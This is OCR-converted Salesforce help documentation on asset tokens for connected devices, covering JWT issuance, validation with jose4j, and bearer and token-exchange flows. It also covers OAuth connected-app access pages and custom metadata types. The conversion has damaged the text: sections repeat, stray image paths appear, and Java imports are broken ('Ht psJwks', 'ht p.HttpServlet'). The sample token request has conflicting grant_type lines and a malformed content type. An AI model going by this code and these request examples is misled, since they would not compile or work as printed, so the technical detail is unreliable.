
Available in all editions

Asset tokens are an open-standards-based JWT authentication token for verifying and securing requests from connected devices. They identify the device to a backend service that processes the stream of data and events from the device. They allow registration of device data with the Salesforce platform and linking it to Salesforce CRM data about the customer, account, or contact, helping you to act on behalf of the customer. You can even support custom business processes using asset token events. Asset tokens enable more proactive support and more predictive engagement with your customers, on an unprecedented scale.

For example, let's say that your customer purchases a connected device and registers an account with your support community. Your company offers an app, such as a mobile app or a provisioning gateway, that acts as an agent for device registration. The app allows the user to connect to the device, log in to your support community, and register the device. Your community issues an asset token that identifies the device to your backend cloud service.

After registration, the device can operate independently of the app, routinely sending data about its state and operations to your backend service. If the backend proactively detects an abnormal behavior or state, indicating an issue or potential issue, it automatically creates a case. The case is associated with the asset, which is tied directly to the customer's contact record and your company's support process. The device can also signal that resources such as ink toner are running low, predicting potential new opportunities to market and sell.

This diagram shows how asset tokens are issued, verified, and used to secure calls to backend services for a connected device. Detailed steps follow.



Requesting and Issuing Asset Tokens

1. The app that interacts with your device requests an access token for API access. The app can be any application, such as a mobile app or a provisioning gateway, that serves as a bridge between the device and Salesforce.
2. Salesforce returns the access token.
3. The app communicates with your device to request metadata, which can include a name, device ID, serial number, public key, or custom attributes.
4. The device returns the requested metadata.
5. The app sends its access token and device metadata to Salesforce, requesting an asset token.
6. Salesforce verifies the authenticity of the request and the authorization of the app and user.
7. Salesforce publishes an asset token event record and attempts to associate the device with an existing or new asset in the Service Cloud. If you've subscribed to receive platform events in Apex triggers to support custom business processes, they execute.
8. Salesforce returns the asset token to the app.
9. The app has now registered the asset and provides the asset token to the device, which can now operate independently from the app.

Authorizing Device Access with Asset Tokens

1. The device presents its data or event to your backend service along with the asset token. The backend service provides device functionality such as gathering telemetry data, monitoring device performance, and acting on behalf of the user.
2. Your backend service requests the public key from Salesforce.
3. Salesforce returns the device-specific public key.
4. Your backend service validates the asset token and determines whether the device is authorized for the requested operation.
5. Optionally, your backend service can use the asset token to identify the Salesforce account or contact who owns the device.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

Using and Validating Asset Tokens

After Salesforce issues an asset token, the device presents its data or event to your backend service along with the asset token. Your backend service validates the asset token and determines whether the device is authorized for the requested operation. Common methods for securing communications between the device and your backend service are the bearer token sequence and the JWT bearer token exchange sequence. Use standard open source libraries to validate asset token JWTs.

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance. Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

Prerequisites for Implementing Asset Tokens

Complete the required and recommended prerequisites for asset tokens.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- My Domain must be enabled. For more information, see "My Domain" in *Salesforce Help*.
- You must have created a self-signed certificate, signed with the SHA-256 signature algorithm. Asset tokens are signed with this algorithm using a private key that is specific to, and protected by your Salesforce org. The private key can be verified using the corresponding public key in the asset token. For more information, see "Generate a Self-Signed Certificate" in *Salesforce Help*.
- While not required, it's highly recommended that you enable Salesforce Identity for External Users, so that your customers can register asset tokens. If you follow the steps in the External Identity Implementation Guide, complete the steps through implementation of self-registration. Confirm that you're able to log in to your community as an external user.
- If you need a refresher on the JSON Web Token (JWT) format, we recommend reviewing the RFC 7519 specification. It's essential to understand how claims work in a JWT, how JWTs are encoded as a JSON object, and how the object is protected using a JWS structure.

Using and Validating Asset Tokens

After Salesforce issues an asset token, the device presents its data or event to your backend service along with the asset token. Your backend service validates the asset token and determines whether the device is authorized for the requested operation. Common methods for securing communications between the device and your backend service are the bearer token sequence and the JWT bearer token exchange sequence. Use standard open source libraries to validate asset token JWTs.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Using Asset Tokens in the Bearer Token Sequence

The bearer token sequence is a simple, common method for the client to present the asset token in the Authorization header, like an OAuth token: `Authorization: Bearer` ***JWT***. One token is generated for each call. The bearer token sequence is the simpler approach.

The following diagram shows the bearer token exchange for a community.



Here's an example of bearer token exchange for a community.


```
POST /ingestapi HTTP/1.1
Host: api.devicebackend.com
Content-Type: application/json
Authorization: Bearer
eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOlsiaHR0cDovL2xvY2F
saG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjQ5MTc4OSwiaXNzIjoiaHR0cHM6Ly9hc3NldGlkLWRldmVsb3Blci1
lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiY25mIjp7Imp3ayI6eyJrdHkiOiJSU0EiLCJ
lIjoiQVFBQiIsImtpZCI6ImRldmljZWtleSIsIm4iOiJqY3YxZndyQnFZa2NzeFBTSjR2cG03Yjc4cXZpTjl
3OXVieF9sUUhV0lEWDdOYUt2UGxQNmxGUDF3MHJZci0xelN1c0JGakxLeGhrVmJsSGRER3ZldDN4NUJmZ1p3
NXducmt3N1ZqYjZyeWNMNWhGOVBuOXU2Rndla3NXN0l4YnBqRVZQbEltT1I4Mkg0LXdOV053dzFCZ2xrVlJF
OTdsUFVMQlc0WlRwbkZiTW84a2owVVE0S2d2Ri13UnN1dmcwOVhaa1FPdnF4dFdHQ0pJUzJZSHoxUEw1cEll
TXFwMFlwSkxWZ3g1QXZHTDVHNXl0bVprX3JfZnl1QXJ4TGstdWZXNE1qSkw2Rmo4dzFLYnZ6YXhlMWlDbGQ
tdXRsd2JUWmtfN0daSUtsbVR4d1JGZkJqVWM4VzRsbFJoMDdFUXI0cThpNHVYeEJaQ3pEWjcyQWxXWHcifX0
sImlkIjoiMDViRDAwMDAwMDAwMDU2IiwiZXhwIjoxNDUzMDEwMTc1LCJhaWQiOiIwMmlEMDAwMDAwMTZHTVI
iLCJkaWQiOiI2YWM5YmMyMi0yYTQxLWI4NWEtYWY3Ni1jMTJlOWUzYmY4YmMifQ.LhGF8nkJVd3soE
7UjLujjTVIjMzbzwicWpJ6tLlFScX7Yc45nzv1ccDB2UHHj2R5aEZT4K8gfLAD8AHWHErhwVmHLkTeqtXok8 a-S1dg
 QW_7-STybWl3Bf2xHXomm9ZdvL406UaZMOdCNrNDSqAZn0kgupo3orzkCC3YLCes1nc4iFIMKXbWCeRiEkGo
Przx09PnJqUA9nz74nyKo3-NhpZvy6o-qxAryeibUeOfrtG8wvbnjjbNEDukS-GU0rZTcW9KABboCT 13DLFM
5caFofNgcKE3W67zlJIcSAEgOSVNVoiFYwSlTvWiyxMIMabEOd8usAfwnIKk1XUYnuNG0w

{"some": "data"}
```

Using Asset Tokens in the Bearer Token Sequence

In the JWT bearer token exchange sequence, the client generates the request, calls the target system to exchange its asset token, and receives an OAuth token that it presents for subsequent calls. This usage can be more efficient if you're orchestrating a series of calls or if the target is session-oriented. One token is generated and exchanged per session on the target, using the JWT Bearer Token profile for OAuth 2.0 client authentication defined by the RFC 7523 specification.

The following diagram shows the JWT bearer token exchange for a community.



In this example, you first request an access token:

```
POST /oauth2/token HTTP/1.1
Host: login.devicebackend.com
Content-Type: application/x-w w-form-urlencoded
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=ey
JraWQiOiIxOTgiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdF9oYXNoIjoiT1c2ajJfNF
pqcmU4cGFkREpYdEZEQSIsInN1YiI6Imh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20vaWQvMDB
EMzAwMDAwMDAwbWx4RUFBBLzAwNTMwMDAwMDAwZ0tWOEFBTSIsImF1ZCI6IjNVkc5OU94VHlFTUNR
M2dYdVgzMWx5c1gzUlFQNC5WajNFVnpsTXNWYnhGdlVlN1ZqWjBXY2pXdkdsQVU3QlBKRlpCU3lCR
1BpR3lIaG9qWjJCRTMiLCJpc3MiOiJodHRwwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwiZXhwI
joxNDUxNTExNjU2LCJpYXQiOjE0NTE1MTE1MzZ9.ervvV9H89ODomiXekq0_6SVkgxZkQGaJ8nKXj
t3VSCB46e7YiHN3lDg9BXFfT8NdtipCHpHNQCAJ38R-II_txVb1U-QE598sNK5aHVGNkyzoQnPIsL
VPFDZrWCi1v4FDGBfxtckiGWw_bN1x_FYO0qnLwaD5Fdz7kNdi_Xujvsf63tdW-nfWUoyld6-htu5
eDI3cergGz3itaYyJHpPF7od11ff6O2cW9YUVXQaOF1vcOPK1R23QTlxkPm5rNT2NnWyEWEm_v4Fj
TbqItNK5hgRQO6DYG1xmCkC6V1AD7AVIRbTF99-9f_c5t9BDR1x1AMDo6JKcHAVCafngdQ1jRNlML
0CGT92GgQ6PGD7Ea5oy1zqu7gub1vYpFrI_3s2tVD_2nRIAgQuSVW5ckSxcX4Xh6Qukiu1woKkM5H1
6_Pm5iY4jexXKkQDWlfsCsANtFCopYfOuX1lkm5DqqTwDJL3sixh5eQKr5gtKAd8jzgcV5rfalNcKt
gozW2cGyVO7Co9jjWqchs6ZyOo7Z8mZgxyBkYOI-r73Nv6vplrHgvWe3azGEcgYSl_NN4E0GWu2Qnf
4i9kjvwGwRN_YwMYthArkxYgE8FBt2xrPOq3GV09w4H3mGXHOWjB_H_C7uUPTztbGNDqX4w7R7NMd3
```

```
dY5Cu1WYUB_W1AV_BhhAoUUoAoE
```

Here's the returned access token:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8
{
  "access_token": "AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQlndD7RveqpL7G",
  "token_type": "Bearer"
}
```

Then use the access token to make service requests:

```
GET /resource HTTP/1.1
Host: mycommunity.my.salesforce.com
Authorization: Bearer AYDWAgEzUqeVsVtcA4ndY25qGFVyaId75im2glOV5Eoog2XajaEjdQlndD7RveqpL7G
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Type: application/json;charset=UTF-8

{"some": "data"}
```

Validate Asset Tokens

Asset tokens are standard JWTs, which means validation follows the standard steps in the RFC 7519 specification, section 7.2. It's recommended that you use an open source library for validating JWTs, rather than writing your own signature validation code.

1. Split the asset token into three parts separated by the period (.) character.
2. Base64url decode the first part as the header, following the restriction that no line breaks, whitespace, or other additional characters have been used.
3. Verify that the resulting octet sequence is a UTF-8-encoded JSON object.
4. Extract the kid (Key ID) claim from the header.
5. If necessary, fetch this key from the key endpoint. The key becomes your Community URL (or My Domain URL) with `/id/keys` appended.

   Note: The key name is unique to the issuer and is not globally unique.

6. Verify the JWS according to the RFC 7515 specification.
   a. Run RSA SHA256 signature validation over the `header.payload.` section.
   b. Base64url encode the result.
   c. Compare it to the presented signature.

Popular open source libraries for validating JWTs include:

Java

jose4j—You can use this declaration for your Maven POM file:
`<dependency><groupId>org.bitbucket.b_c</groupId><artifactId>jose4j</artifactId><version>0.4.4</version></dependency>`

.NET

```
Install-Package System.IdentityModel.Tokens.Jwt
```

Node

```
npm install jsonwebtoken
```

Python

```
pip install pyjwt
```

PHP

```
composer require firebase/php-jwt
```

Ruby

```
gem install jwt
```

Here's an example in Java of how to verify an asset token using jose4j:

```
package your.company

import org.jose4j.jwk.Ht psJwks;
import org.jose4j.jwt.JwtClaims;
import org.jose4j.jwt.consumer.InvalidJwtException;
import org.jose4j.jwt.consumer.JwtConsumer;
import org.jose4j.jwt.consumer.JwtConsumerBuilder;
import org.jose4j.keys.resolvers.HttpsJwksVerificationKeyResolver;
import org.json.JSONObject;

import javax.servlet.ServletException;
import javax.servlet.ht p.HttpServlet;
import javax.servlet.ht p.HttpServletRequest;
import javax.servlet.ht p.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

public class IngestAPIExample extends HttpServlet {

  private static final String ISSUER = "https://customercommunity.force.com";
  private static final String KEY_ENDPOINT = ISSUER + "/id/keys";
  private static final String AUDIENCE = "https://your.devicebackend.com";

  @Override
  protected void doPost(HttpServletRequest request, HttpServletResponse response)
  throws ServletException, IOException {
    boolean isValidAssetToken = false;
    // Get the asset token from the HTTP Authorization header, removing the "Bearer "
    String authHeader = request.getHeader("Authorization");
    String assetToken = authHeader.substring(7);

    // The HttpsJwksVerificationKeyResolver uses JWKs obtained from the HttpsJwks and
    // selects the most appropriate one to use for verification based on the Key ID and
other factors
    // provided in the header of the JWS/JWT.
    HttpsJwks httpsJkws = new HttpsJwks(KEY_ENDPOINT);
    HttpsJwksVerificationKeyResolver httpsJwksKeyResolver = new
    HttpsJwksVerificationKeyResolver(httpsJkws);
```

```
    // The JwtConsumer establishes the rules for Validation of our asset token.
    JwtConsumer jwtConsumer = new JwtConsumerBuilder()
      .setVerificationKeyResolver(httpsJwksKeyResolver)
      .setRequireExpirationTime() // The JWT must have an expiration time.
      .setAllowedClockSkewInSeconds(30) // Allow some leeway in validating time-based
claims to account for clock skew.
      .setExpectedIssuer(ISSUER) // Entity that the asset token must be issued by.
      .setExpectedAudience(AUDIENCE) // Entity that the asset token is intended for.
      .build(); // Create the JwtConsumer instance.
    try {
      // Validate the JWT and process it to the Claims.
      JwtClaims jwtClaims = jwtConsumer.processToClaims(assetToken);
      isValidAssetToken = true;
    } catch (InvalidJwtException e) {
        // InvalidJwtException thrown if the asset token failed processing or validation.

        System.out.println("Invalid Asset Token: " + e);
    }

    // If your asset token is valid, do something here with your data. For purposes of our
 example, we're done.
    PrintWriter out = response.getWriter();
    JSONObject r = new JSONObject();
    r.put("valid", isValidAssetToken);
    out.close();
  }
}
```

Proof-of-Possession for Asset Tokens

If you construct an actor token holding the public key of your asset and sign it with your asset's private key, Salesforce binds that public key into your asset token. This pattern allows for what's known as Proof-of-Possession or Holder of Key. The asset can prove that it holds the private key corresponding to the public key that Salesforce binds into the `cnf` claim during issuance. Proof-of-Possession helps provide greater assurance that the token is being presented by the actual asset it was issued to.

The holder can prove possession of the private key by various mechanisms, including TLS mutual authentication, signing of the HTTP request, or signing of a challenge.

Learn more about implementing Proof-of-Possession at:

- https://tools.ietf.org/html/draft-ietf-oauth-pop-architecture-07
- https://tools.ietf.org/html/draft-ietf-oauth-proof-of-possession-11
- https://tools.ietf.org/html/draft-sakimura-oauth-rjwtprof-06

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Application Access Request

The external app you are using is requesting access to your Salesforce data. The external app has already been integrated into Salesforce by your admin.

To grant this app access to your Salesforce data, click **Allow**.

If the description of the app doesn't match the app that you are using or you don't want to grant access to your data for some other reason, click **Deny**.

If the logged-in user isn't you, click **Not you?** to log out the current user and log in as yourself.

You can grant access to an external app only a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per app. If you've reached the limit for your org, granting access to this app revokes access to the least recently used access token. The page displays the remote access app tokens about to be revoked.

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

     Note:

     - A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
     - Even if the connected app tried and failed to access your information because it couldn't log in, the Use Count and Last Used fields are updated.
     - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once.

   - Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

     Important: Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

Application Access Request Approved

The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

Application Access Request Denied

SEE ALSO:

Application Access Request Approved

Application Access Request Denied

Application Access Request Approved

The external app that you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the app you were using.

After you've granted access to a remote access app, you can revoke it later by going to your personal information.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

     Note:
     - A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
     - Even if the connected app tried and failed to access your information because it couldn't log in, the Use Count and Last Used fields are updated.
     - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once.
   - Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

     Important: Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

SEE ALSO:

Application Access Request Denied

Application Access Request

Application Access Request Denied

The external application you are using has requested access to your Salesforce data and you denied this access. You should log out of Salesforce. You can go back to the originating application.

SEE ALSO:

- Application Access Request Approved
- Application Access Request

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom Metadata Types Overview

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

Create, Edit, and Delete Custom Metadata Types and Records

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

Access Custom Metadata Records Programmatically

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types. DML operations aren't allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets

Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

Custom Metadata Limits

Be aware of these requirements for custom metadata types and records.

Custom Metadata Types Overview

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata.

After you create a public custom metadata type, you or others can declaratively create *custom metadata records* that are defined by that type. When you package a public custom metadata type, customers who install the package can add their own records to the metadata type. Your reusable functionality reads your custom metadata and uses it to produce customized application behavior.

Custom metadata rows resemble custom object rows in structure. You create, edit, and delete custom metadata rows in the Metadata API or in Setup. Because the records are metadata, you can migrate them using packages or Metadata API tools. Custom metadata records are read-only in Apex and in the Enterprise and Partner APIs.

With custom metadata types, you can issue unlimited Salesforce Object Query Language (SOQL) queries for each Apex transaction.

Custom metadata types support the following custom field types.

- Metadata Relationship
- Checkbox
- Date
- Date and Time
- Email
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL

A subscriber to a managed package containing a custom metadata type can't add their own fields to that type. Only the org that develops the type can add custom fields to it.

Custom metadata fields are *manageable*, which means that the developer of a type can decide who can change field values after they are deployed to a subscriber organization.

- Locked after release—For any record of the type, the value of the field is immutable after deployment, even on the developer organization where the record was created.
- Subscriber editable—Anyone with the correct permissions can change the value of the field at will. Any changes the developer deploys do not overwrite values in the subscriber's organization.
- Upgradable—The developer of a record can change the value of the field by releasing a new version of the custom metadata package. The subscriber can't change the value of the field.

Custom metadata types and records have names and labels. Type names must be unique within their namespace. Record names must be unique within their custom metadata type and namespace.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom metadata records can be protected. If a developer releases protected records in a managed package, access to them is limited in specific ways.

- Code that's in the same managed package as custom metadata records can read the records.
- Code that's in the same managed package as custom metadata types can read the records that belong to that type.
- Code that's in a managed package that doesn't contain either the type or the protected record can't read the protected records.
- Code that the subscriber creates and code that's in an unmanaged package can't read the protected records.
- The developer can modify protected records only with a package upgrade. The subscriber can't read or modify protected records. The developer name of a protected record can't be changed after release.

If you create a protected custom metadata record in your organization, then it's accessible only by your code, code from unmanaged packages, and code from the managed package that defines its type.

Custom metadata types can also be protected, providing the same access protection as protected records. If you change a type from protected to public, its protected records remain protected and all other records become public. If you use Setup to create a record on a protected type, the Protected Component checkbox is checked by default. Once a type is public, you can't convert it to protected. The subscriber can't create records of a protected type.

Create, Edit, and Delete Custom Metadata Types and Records

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

For more information about creating and managing custom metadata types programmatically, see "Custom Metadata Types (CustomObject)" in the *Metadata API Developer Guide*

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Define a Custom Metadata Type Declaratively

Use the Salesforce UI to create and update custom metadata types declaratively.

Add or Edit Custom Metadata Records Declaratively

You can add, modify, or delete a custom metadata record declaratively from Setup.

Custom Metadata Relationships

Custom metadata relationships provide additional metadata about objects and let you make direct comparisons between different custom metadata types.

Load or Update Records with the Custom Metadata Loader

Use the custom metadata loader to bulk load or update records of your custom metadata types from a `.csv` file.

Define a Custom Metadata Type Declaratively

Use the Salesforce UI to create and update custom metadata types declaratively.

1. Search Setup for **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **New Custom Metadata Type**, or click the Label name to modify an existing custom metadata type.
3. Complete these fields.

Field	Description
`Label`	This name refers to the type in a user interface page.
`Plural Label`	The plural name of the type. If you create a tab for this type, this name is used for the tab.
`Starts with a vowel sound`	If it is appropriate for your org's default language, indicate whether the label is preceded by "an" instead of "a."
`Object Name`	A unique name used to refer to the object when using the API. In managed packages, this name prevents naming conflicts with package installations. Use only alphanumeric characters and underscores. The name must begin with a letter and have no spaces. It cannot end with an underscore nor have 2 consecutive underscores.
`Description`	An optional description of the object. A meaningful description helps you remember the differences between your custom objects when you are viewing them in a list.
`Visibility`	Who can see the type: • Public—Anyone can see it. • Protected—If the type is installed as part of a managed package, only Apex code in that managed package can use it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

